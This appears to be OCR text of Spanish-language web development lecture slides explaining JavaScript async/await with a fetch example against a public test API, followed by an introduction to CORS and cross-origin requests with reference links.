- El operador **await** es utilizado para esperar por un **Promise**.
- Sólo puede ser utilizada dentro de una función **async**.
- Causa que la función **async** quede **pausada** hasta que la promesa se resuelva.

EJEMPLO ASYNC/AWAIT CON FETCH

- Veamos un ejemplo: **http://localhost:5000/ejemplo_ajax_async_await**

```
  async function getPostsAsync()
  {
    let response = await
fetch(`https://jsonplaceholder.typicode.com/posts`);
    let data = await response.json()
    document.getElementById('info').textContent =
JSON.stringify(data);
  }
```


- Referencia **async** y **await**.

¿ALGUNO SABE QUÉ ES CORS?

CORS

- **Cross-Origin Resource Sharing** (CORS)
- **CORS** es un mecanismo para permitir realizar peticiones de dominios cruzados utilizando Javascript.
- Por defecto **los navegadores actuales bloquean estas peticiones** si no se encuentran bien configurados tantos los clientes como los servidores.

CORS


Main request: defines origin.
GET / (main page)
GET layout.css
GET image.png
Web server
domain-a.com
Image
domain-a.com
Same-origin requests
(always allowed)
Canvas w/ image from
domain-b.com
GET image.png
GET webfont.eot
Web server
domain-b.com
Web document
domain-a.com
Cross-origin requests
(controlled by CORS)

EL CASO MÁS SIMPLE





DIAGRAMA COMPLETO



REFERENCIAS CORS

- https://enable-cors.org/
- https://developer.mozilla.org/es/docs/Web/HTTP/Access_control_CORS

¿DUDAS?

SEGUIMOS LA PRÓXIMA ...